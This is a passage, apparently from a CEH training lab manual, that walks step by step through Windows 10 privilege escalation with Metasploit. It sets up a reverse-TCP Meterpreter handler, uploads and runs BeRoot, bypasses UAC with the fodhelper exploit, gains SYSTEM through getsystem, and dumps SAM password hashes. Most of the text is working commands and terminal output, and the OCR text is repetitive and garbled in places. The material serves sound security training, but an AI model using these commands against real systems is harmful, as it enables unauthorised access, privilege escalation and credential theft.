
license

OSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x

31. **CEH-Tools** folder appears, navigate to **CEHv11 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.



32. Paste the **BeRoot** folder onto **Desktop**.



33. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

```
= [ metasploit v6.0.0-dev
+ --=[ 2052 exploits - 1108 auxiliary - 345 post
+ --=[ 566 payloads - 45 encoders - 10 nops
+ --=[ 7 evasion
```

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

```
[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49764) at 2020-08-24 06:55:30 -0400
sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter >
```

34. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

Applications Places System

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Mon Aug 24, 07:02

File Edit View Search Terminal Help

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49764) at 2020-08-24 06:55:30 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter > shell
Process 7352 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

35. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.
36. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.
37. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.

File Edit View Search Terminal Help

C:\Users\Admin\Downloads>beRoot.exe

beRoot.exe

Windows Privilege Escalation

! BANG ! BANG !

Service

[!] Permission to create a service with openscmanager

True

Network

[!] Binary located on a writable directory

Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc

Full path: C:\WINDOWS\system32\svchost.exe -k AarSvcGroup -p

Writable directory: C:\WINDOWS\system32

Name: AarSvc

permissions: {'change_config': False, 'start': False, 'stop': False}

Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc_3aa5b

Full path: C:\WINDOWS\system32\svchost.exe -k AarSvcGroup -p

Writable directory: C:\WINDOWS\system32

Name: AarSvc_3aa5b

"BeRoot" selected (multiple items). Free space: 21.4 GB



```
##### Startup Keys #####
[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

[!] Path containing spaces without quotes
Name: TeamsMachineInstaller
Key: SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Full path: %ProgramFiles%\Teams Installer\Teams.exe --checkInstall --source=PROPLUS
Writables path found:
- C:\          README.license      Security_Script-
- C:\Program Files (x86)          HTML

[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\WINDOWS\system32
Full path: %windir%\system32\SecurityHealthSystray.exe

Name: SunJavaUpdateSched
Key: SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Program Files (x86)\Common Files\Java\Java Update
Full path: "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"

Name: TeamsMachineInstaller
Key: SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Program Files (x86)\Teams Installer
```

38. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and SeImpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

39. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.

Applications Places System

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File Edit View Search Terminal Help

Taskscheduler

[!] Permission to write on the task directory: c:\windows\system32\tasks

True

Check user admin

[!] Is user in the administrator group

True

----- Get System Priv with WebClient -----

[!] Checking WebClient vulnerability

Error on: check_webclient

Traceback (most recent call last):

```
  File "beroot\run_checks.py", line 315, in check_all
  File "beroot\run_checks.py", line 277, in check_webclient
  File "beroot\modules\checks\webclient\webclient.py", line 206, in run
  File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)
```

[!] Elapsed time = 1.56100010872

C:\Users\Admin\Downloads>exit

exit

meterpreter >

Mon Aug 24, 07:09

40. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.
41. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.

Applications Places System

Red Green Yellow

Parrot Terminal

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File Edit View Search Terminal Help

Check user admin

[!] Is user in the administrator group

True

----- Get System Priv with WebClient -----

[!] Checking WebClient vulnerability

Error on: check_webclient

Traceback (most recent call last):

 File "beroot\run_checks.py", line 315, in check_all

 File "beroot\run_checks.py", line 277, in check_webclient

 File "beroot\modules\checks\webclient\webclient.py", line 206, in run

 File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient

 ValueError: Procedure probably called with not enough arguments (4 bytes missing)

[!] Elapsed time = 1.56100010872

C:\Users\Admin\Downloads>exit

exit

meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WINDOWS10

[*] Hashes will be saved to the database if one is connected.

[+] Hashes will be saved in loot in JtR password file format to:

[*] /root/.msf4/loot/20200824071213_default_10.10.10.10_windows.hashes_728298.txt

[!] Insufficient privileges to dump hashes!

meterpreter >

42. The command fails to dump the hashes from the SAM file located on the **Windows 10** machine and returns an error stating **Insufficient privileges to dump hashes!**.
43. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.
44. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

The command issued is:

- o **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique.
45. The command fails to escalate privileges and returns an error stating **Operation failed**.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

True

Parrot Hacking Wireless

----- Get System Priv with WebClient -----

[!] Checking WebClient vulnerability

attacker's Home ##### Error on: check_webclient #####

Traceback (most recent call last):

 File "beroot\run_checks.py", line 315, in check_all
 File "beroot\run_checks.py", line 277, in check_webclient
 File "beroot\modules\checks\webclient\webclient.py", line 206, in run
 File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
 ValueError: Procedure probably called with not enough arguments (4 bytes missing)

[!] Elapsed time = 1.56100010872

C:\Users\Admin\Downloads>exit

exit

meterpreter > run post/windows/gather/smart_hashdump

Hacking Web

[*] Running module against WINDOWS10

[*] Hashes will be saved to the database if one is connected.

[+] Hashes will be saved in loot in JtR password file format to:

[*] /root/.msf4/loot/20200824071213_default_10.10.10.10_windows.hashes_728298.txt

[+] Insufficient privileges to dump hashes!

meterpreter > getsystem -t 1

[+] 2001: Operation failed: One or more arguments are not correct. The following was attempted:

[+] Named Pipe Impersonation (In Memory/Admin)

meterpreter >

46. From the result, it is evident that the security configuration of the **Windows 10** machine is blocking you from gaining unrestricted access to it.
47. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.

48. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

----- Get System Priv with WebClient -----

[!] Checking WebClient vulnerability

Error on: check_webclient

Traceback (most recent call last):

 File "beroot\run_checks.py", line 315, in check_all
 File "beroot\run_checks.py", line 277, in check_webclient
 File "beroot\modules\checks\webclient\webclient.py", line 206, in run
 File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
 ValueError: Procedure probably called with not enough arguments (4 bytes missing)

[!] Elapsed time = 1.56100010872

C:\Users\Admin\Downloads>exit

exit

meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WINDOWS10

[*] Hashes will be saved to the database if one is connected.

[+] Hashes will be saved in loot in JtR password file format to:

[*] /root/.msf4/loot/20200824071213_default_10.10.10.10_windows.hashes_728298.txt

[+] Insufficient privileges to dump hashes!

meterpreter > getsystem -t 1

[+] 2001: Operation failed: One or more arguments are not correct. The following was attempted:

[+] Named Pipe Impersonation (In Memory/Admin)

meterpreter > background

[*] Backgrounding session 1...

msf6 exploit(multi/handler) >

49. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

Applications Places System

● ● ●

File Edit View Search Terminal Help

[!] Checking WebClient vulnerability

```
#####
# Error on: check_webclient #####
Traceback (most recent call last):
  File "beroot\run_checks.py", line 315, in check_all
    File "beroot\run_checks.py", line 277, in check_webclient
      File "beroot\modules\checks\webclient\webclient.py", line 206, in run
        File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
          ValueError: Procedure probably called with not enough arguments (4 bytes missing)
```

README

[!] Elapsed time = 1.56100010872

C:\Users\Admin\Downloads>exit

exit

meterpreter > run post/windows/gather/smart_hashdump

```
[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20200824071213_default_10.10.10.10_windows.hashes_728298.txt
[-] Insufficient privileges to dump hashes!
```

meterpreter > getsystem -t 1

```
[-] 2001: Operation failed: One or more arguments are not correct. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
```

meterpreter > background

[*] Backgrounding session 1...

msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

msf6 exploit(windows/local/bypassuac_fodhelper) >

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50. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.



File Edit View Search Terminal Help

```
meterpreter > background  
[*] Backgrounding session 1...
```

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
```

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION	None	yes	The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
0	Windows x86

```
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

51. Type **set SESSION 1** (**1** is the current Meterpreter session which is running in the background) and press **Enter**.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
```

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION	yes	yes	The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

CEHv11 Module 13

Exploit target:

Id	Name
0	Windows x86

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

52. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.
53. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
```

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:


Id	Name
0	Windows x86

```
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

54. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.
55. The **Payload options** section displays the requirement for the payload.

Observe that:

- o The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** machine)
- o The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
- o The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option



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File Edit View Search Terminal Help

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
```

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows x86

```
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

56. To set the **LHOST** option, type **set LHOST 10.10.10.13** and press **Enter**.
57. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

In this lab, **10.10.10.13** is the IP Address of the attacker machine (here, **Parrot Security**).

58. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 10** machine.
59. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 10** machine; you have now successfully completed a Meterpreter session.

Applications Places System Parrot Terminal Mon Aug 24, 07:47

File Edit View Search Terminal Help

EXITFUNC	process	Hijack	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.10.13	wireless	yes	The listen address (an interface may be specified)
LPORT	4444	Networks	yes	The listen port

Exploit target:

Id	Name
--	--
0	Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49768) at 2020-08-24 07:46:10 -0400

meterpreter >

60.  Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.

Applications Places System Parrot Terminal
File Edit View Search Terminal Help

LPORT 4444 CEHv11 Module 1 yes The listen port

Exploit target:

Id	Name
0	Windows x86

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49768) at 2020-08-24 07:46:10 -0400
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter >
```


61. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

62. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.

In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

63. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.



Mon Aug 24, 08:25

File Edit View Search Terminal Help

0 Windows x86

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.10.10
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49786) at 2020-08-24 08:18:38 -0400

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
[-] 2001: Operation failed: One or more arguments are not correct. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

64. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.
65. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 10** machine.
66. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

You can further crack these password hashes to obtain plaintext passwords.

File Edit View Search Terminal Help

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter > getsystem

...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WINDOWS10

[*] Hashes will be saved to the database if one is connected.

[+] Hashes will be saved in loot in JtR password file format to:

